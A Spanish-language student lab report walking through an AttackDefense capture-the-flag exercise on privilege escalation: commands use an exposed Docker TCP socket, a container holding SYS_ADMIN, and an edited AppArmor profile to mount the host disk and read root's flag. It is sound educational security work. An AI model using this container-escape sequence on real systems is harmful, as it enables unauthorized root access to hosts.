

Instituto Tecnológico y de Estudios Superiores de Monterrey

Escuela de Ingeniería y Ciencias

Ingeniería en Ciencias de Datos y Matemáticas

Aplicación de Criptografía y Seguridad

Actividad 3.2.5 Laboratorio Privilege Escalation I (AppArmor)

| | |
|---------------------------|-----------|
| Samantha Ruelas Valtierra | A01704564 |
| Ángel David Ávila Pérez | A01562833 |
| Héctor David Bahena Garza | A01284661 |
| Manzur Macías Pineda | A01198234 |
| María Fernanda Lee Ponce | A00830974 |
| Gonzalo Garza Moreno | A01284950 |

Profesores Óscar E. Labrada Gómez y Alberto F. Martínez Herrera

Socio Formador IPC Services

14/08/2023

Monterrey, Nuevo León

Actividad 3.2.5 Laboratorio Privilege Escalation I (AppArmor)

ÍNDICE:

| | |
|--|-----------|
| Introducción..... | 3 |
| Objetivo:..... | 3 |
| Procedimiento:..... | 3 |
| - Acceso al laboratorio Privilege Escalation I (AppArmor)..... | 3 |
| - Paso 1: Checar los privilegios sudo garantizados al usuario..... | 5 |
| - Paso 2: Checar las tomas de escucha en la máquina..... | 5 |
| - Paso 3: Establecer la variable DOCKER_HOST..... | 5 |
| - Paso 4: Enlistar los contenedores corriendo en el host..... | 6 |
| - Paso 5: Abrir la terminal 2 y correr run tail en un archivo audit.log..... | 6 |
| - Paso 6: Ejecutar en el contenedor que está corriendo..... | 6 |
| - Paso 7: Checar las capacidades garantizadas en el contenedor Docker..... | 7 |
| - Paso 8: Checar la capacidad de los discos disponibles en la máquina..... | 7 |
| - Paso 9: Montar disco en el directorio /tmp..... | 8 |
| - Paso 10: Revisar los logs que aparecen en el archivo audit.log en la terminal 2..... | 8 |
| - Paso 11: Abrir el perfil de docker utilizando vim..... | 10 |
| - Paso 12: Cargar nuevamente el perfil de apparmor..... | 11 |
| - Paso 13: A montar el disco nuevamente..... | 11 |
| - Paso 14: Obtener la bandera mediante el directorio principal de el usuario "root"..... | 12 |
| Conclusión:..... | 12 |

Introducción

El acceso de usuario estudiante se proporciona en un host Docker. El demonio Docker utiliza un socket TCP y solo la funcionalidad restringida está expuesta a usuarios que no son root. Los perfiles de AppArmor también se implementan para confinar los contenedores. La bandera se mantiene en el directorio de inicio del usuario raíz del host Docker.

Objetivo:

Elevar el acceso y obtener la bandera.

Procedimiento:

- Acceso al laboratorio Privilege Escalation I (AppArmor)

En la página <https://attackdefense.com/freelabs> buscamos el laboratorio llamado “Privilege Escalation I (AppArmor)”.




Fig. 1: “Búsqueda de laboratorio Privilege Escalation I (AppArmor)”. Fuente:

Elaboración Propia.

Y una vez encontrado, entramos a este.

[illegible]

Fig. 2: “Laboratorio Privilege Escalation I (AppArmor)”. Fuente: Elaboración Propia.

Este laboratorio nos proporciona un manual por parte de Attack Defense para acatar las instrucciones y requerimientos para obtener la bandera. Para entrar a la consola,



hay que picarle al botón azul “Run”.

Fig. 3: “Botón de Laboratorio Privilege Escalation I (AppArmor)”. Fuente: Elaboración Propia.

El botón cambia a otro llamado “Lab Link”, y mediante este se accede a la consola.

Con los pasos a seguir para realizar las actividades que describe a continuación:

- **Paso 1: Checar los privilegios sudo garantizados al usuario.**

Comando: sudo -l

Mediante el comando anterior, accedemos temporalmente a los privilegios mostrados con posterioridad:

```
student@localhost:~$ sudo -l
Matching Defaults entries for student on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User student may run the following commands on localhost:
  (ALL : ALL) ALL
  (root) NOPASSWD: /usr/bin/tail -f /var/log/audit/audit.log
  (root) NOPASSWD: /sbin/apparmor_parser -r docker
  (root) NOPASSWD: /usr/bin/vim docker
student@localhost:~$
```

Fig. 4: “Privilegios sudo”, Fuente: Elaboración Propia.

- **Paso 2: Checar las tomas de escucha en la máquina.**

Comando: netstat -tln

Nos permite observar que la toma de Docker se corre en el puerto TCP 2375.

```
student@localhost:~$ netstat -tln
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2375                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
student@localhost:~$
```

Fig. 5: “Tomas de escucha en la máquina”, Fuente: Elaboración Propia.

- **Paso 3: Establecer la variable DOCKER_HOST.**

Comando: export DOCKER_HOST=localhost:2375


```
student@localhost:~$ export DOCKER_HOST=localhost:2375
student@localhost:~$
```

Fig. 5: “Tomas de escucha en la máquina”, Fuente: Elaboración Propia.

Se exporta la variable DOCKER_HOST en su puerto correspondiente (TC 2375).

- **Paso 4: Enlistar los contenedores corriendo en el host.**

Comando: docker ps



| CONTAINER ID | IMAGE | COMMAND | CREATED | STATUS | PORTS |
|--------------|-----------------|---------|---------------|--------------|-------|
| 3ce52c5fdcf5 | modified-ubuntu | "bash" | 8 minutes ago | Up 8 minutes | |

Fig. 6: “Contenedores en el host”, Fuente: Elaboración Propia.

Con este comando obtenemos la lista de contenedores. En este caso, podemos observar solamente uno y es el que tiene de ID: 3ce52c5fdcf5.

- **Paso 5: Abrir la terminal 2 y correr run tail en un archivo audit.log.**

Se abre una terminal nueva (T2) la cual nos permitirá correr el archivo.

Comando: sudo /usr/bin/tail -f /var/log/audit/audit.log | grep apparmor




Fig. 7: “Correr archivo audit.log en terminal 2”, Fuente: Elaboración Propia.

Esta operación nos hará ver el registro de los logs.

- **Paso 6: Ejecutar en el contenedor que está corriendo.**

Regresamos a la terminal 1 e insertamos el ID del contenedos, para ejecutarlo.

Comando: docker exec -it 3ce52c5fdcf5 bash

```
student@localhost:~$ docker exec -it 3ce52c5fdcf5 bash
```

Fig. 8: “Ejecución del contenedor”, Fuente: Elaboración Propia.

- **Paso 7: Checar las capacidades garantizadas en el contenedor Docker.**

Comando: capsh --print

```
root@3ce52c5fdcf5:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_sys_admin,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

Fig. 9: “Capacidades garantizadas en el contenedor Docker”, Fuente: Elaboración Propia.

Una vez dentro del contenedor, y aplicando el comando anterior, observamos que tiene múltiples capacidades, pero en específico SYS_ADMIN que permite al usuario realizar distintas operaciones de privilegio.

- **Paso 8: Checar la capacidad de los discos disponibles en la máquina**

Comando: fdisk-l


```
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Fig. 10: “Capacidad del disco”, Fuente: Elaboración Propia.

Este comando nos permite ver que el disco atado al contenedor se encuentra montado en /dev/sda.

- ***Paso 9: Montar disco en el directorio /tmp.***

Comando: mount /dev/sda /tmp/

A terminal window with a dark background and light-colored text. The text shows a user at a root prompt attempting to mount /dev/sda to /tmp, receiving an error, and then exiting the container.

```
root@3ce52c5fdcf5:~# mount /dev/sda /tmp/  
mount: /tmp: cannot mount /dev/sda read-only.  
root@3ce52c5fdcf5:~# exit  
exit
```

Fig. 11: “Montado del directorio /tmp fallido”, Fuente: Elaboración Propia.

El montado falló, y es debido a la configuración establecida en el perfil docker que se tiene. Esta debe ser configurada para que el proceso pueda desarrollarse.

- ***Paso 10: Revisar los logs que aparecen en el archivo audit.log en la terminal 2.***

Regresamos a la terminal 2, y podemos observar que en el archivo audit.log se muestran varios logs que antes no estaban.


```

student@localhost:~$ sudo /usr/bin/tail -f /var/log/audit/audit.log | grep apparmor
type=AVC msg=audit(1692937903.472:1173): apparmor="AUDIT" operation="exec" info="Failed name lookup - disconn
ected path" profile="unconfined" name="/dev/fd/5" pid=1161 comm="exe" requested_mask="x" denied_mask="x" fsuid=
0 ouid=0 target="unconfined"
type=AVC msg=audit(1692937903.904:1174): apparmor="AUDIT" operation="open" profile="docker" name="/etc/ld.so.c
ache" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.904:1175): apparmor="AUDIT" operation="getattr" profile="docker" name="/etc/ld.s
o.cache" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1176): apparmor="AUDIT" operation="open" profile="docker" name="/lib/x86_64-
linux-gnu/libtinfo.so.5.9" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1177): apparmor="AUDIT" operation="getattr" profile="docker" name="/lib/x86_
64-linux-gnu/libtinfo.so.5.9" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1178): apparmor="AUDIT" operation="file_mmap" profile="docker" name="/lib/x8
6_64-linux-gnu/libtinfo.so.5.9" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1179): apparmor="AUDIT" operation="open" profile="docker" name="/lib/x86_64-
linux-gnu/libdl-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1180): apparmor="AUDIT" operation="getattr" profile="docker" name="/lib/x86_
64-linux-gnu/libdl-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1181): apparmor="AUDIT" operation="file_mmap" profile="docker" name="/lib/x8
6_64-linux-gnu/libdl-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.908:1182): apparmor="AUDIT" operation="open" profile="docker" name="/lib/x86_64-
linux-gnu/libc-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.912:1183): apparmor="AUDIT" operation="getattr" profile="docker" name="/lib/x86_
64-linux-gnu/libc-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.912:1184): apparmor="AUDIT" operation="file_mmap" profile="docker" name="/lib/x8
6_64-linux-gnu/libc-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.920:1185): apparmor="AUDIT" operation="open" profile="docker" name="/dev/tty" pi
d=1163 comm="bash" requested_mask="wr" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.936:1186): apparmor="AUDIT" operation="create" profile="docker" pid=1163 comm="b
ash" family="unix" sock_type="stream" protocol=0 requested_mask="create" addr=none
type=AVC msg=audit(1692937903.936:1187): apparmor="AUDIT" operation="create" profile="docker" pid=1163 comm="b
ash" family="unix" sock_type="stream" protocol=0 requested_mask="create" addr=none
type=AVC msg=audit(1692937903.936:1188): apparmor="AUDIT" operation="open" profile="docker" name="/etc/nsswite
h.conf" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.936:1189): apparmor="AUDIT" operation="getattr" profile="docker" name="/etc/nssw
itch.conf" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.940:1190): apparmor="AUDIT" operation="open" profile="docker" name="/etc/ld.so.c
ache" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.940:1191): apparmor="AUDIT" operation="getattr" profile="docker" name="/etc/ld.s
o.cache" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.940:1192): apparmor="AUDIT" operation="open" profile="docker" name="/lib/x86_64-
linux-gnu/libnss_compat-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.940:1193): apparmor="AUDIT" operation="getattr" profile="docker" name="/lib/x86_
64-linux-gnu/libnss_compat-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.944:1194): apparmor="AUDIT" operation="file_mmap" profile="docker" name="/lib/x8
6_64-linux-gnu/libnss_compat-2.27.so" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0
type=AVC msg=audit(1692937903.944:1195): apparmor="AUDIT" operation="open" profile="docker" name="/etc/ld.so.c
ache" pid=1163 comm="bash" requested_mask="r" fsuid=0 ouid=0

```

Fig. 12: “Logs en terminal 2”, Fuente: Elaboración Propia.

En los últimos dos logs, el permiso por parte de Apparmor para montar aparece como “denied” (inhabilitado).

```

type=AVC msg=audit(1692938092.468:1462): apparmor="DENIED" operation="mount" info="failed flags match" error=-
13 profile="docker" name="/tmp/" pid=1206 comm="mount" fstype="ext4" srcname="/dev/sda"
type=AVC msg=audit(1692938092.468:1463): apparmor="DENIED" operation="mount" info="failed flags match" error=-
13 profile="docker" name="/tmp/" pid=1206 comm="mount" fstype="ext4" srcname="/dev/sda" flags="ro"

```

Fig. 13: “Montado inhabilitado por parte de Apparmor”, Fuente: Elaboración Propia.

- **Paso 11: Abrir el perfil de docker utilizando vim.**

Ya que estábamos dentro del contenedor, nos salimos con un “exit” y a continuación insertamos los siguientes comandos una vez que estamos en el perfil de docker:

Comando: `cd /etc/apparmor.d/`

```
sudo vim docker
```

[illegible]

Fig. 14: “Configuración en vim”, Fuente: Elaboración Propia.

Nos lleva a la configuración en vim. Para editar el texto picamos a la letra en minúscula “i”, para consiguiente modificar este texto. Retiramos en “deny mount” la palabra “deny” .

```
profile docker flags=(attach_disconnected,mediate_deleted) {  
    network,  
    capability,  
    file,  
    umount,  
    mount,
```

Fig. 15: “Habilitando el montado en la configuración en vim”, Fuente: Elaboración Propia.

Se guardan los cambios con “:w” y se sale del vim con “:q”

- **Paso 12: Cargar nuevamente el perfil de apparmor.**

Comando: sudo apparmor_parser -r docker

Regresamos al perfil de apparmor con el comando anterior.

```
student@localhost:/etc/apparmor.d$ sudo apparmor_parser -r docker  
student@localhost:/etc/apparmor.d$ █
```

Fig. 16: “Perfil de apparmor”, Fuente: Elaboración Propia.

- **Paso 13: A montar el disco nuevamente.**

Volvemos a acceder al contenedor y posteriormente, replicar el montado.

Comando: mount /dev/sda /tmp/

```
student@localhost:/etc/apparmor.d$ docker exec -it 3ce52c5fdcf5 bash  
root@3ce52c5fdcf5:~# mount /dev/sda /tmp/█
```


Fig. 17: “Montado del directorio /tmp exitoso”, Fuente: Elaboración Propia.

Esta vez, la operación fue exitosa.

- **Paso 14: Obtener la bandera mediante el directorio principal de el usuario “root”.**

Comando: cat /tmp/root/flag

Al insertar este comando, estamos entrando al directorio de el usuario root. Este nos devuelve de forma exitosa y deseada la bandera “a9a9bd74ce2bdb3ca85d44a9c0ed776a”.



```
root@3ce52c5fdcf5:~# cat /tmp/root/flag
a9a9bd74ce2bdb3ca85d44a9c0ed776a
root@3ce52c5fdcf5:~#
```

Fig. 18: “Obtención de bandera”, Fuente: Elaboración Propia.

Conclusión:

La práctica de AppArmor fue bastante formativa. Considero que me hizo aprender mucho más sobre el uso de los comandos y la importancia de conocer sus aplicaciones así como de las técnicas necesarias. En este caso tuve que indagar ciertas funciones ya que usar líneas de comandos es nuevo para mí, pero no fue difícil. Es bastante útil esta herramienta porque nos permite llevar a cabo operaciones de una forma más sencilla y rápida.

No obstante, ya hablando en sí de lo que se realizó en el laboratorio, hay una preocupación importante, ya que un atacante podría intentar explotar vulnerabilidades o debilidades en el sistema para obtener acceso a niveles más altos de control y autoridad de forma bastante sencilla, por lo tanto siempre que se enseña estas técnicas de pentesting, debe sobretodo enseñarse bajo un contexto de ética y seguridad.

Bibliografía:

PentesterAcademy, "Privilege Escalation I (AppArmor)". Attack Defense.

<https://attackdefense.com/challengedetails?cid=1836>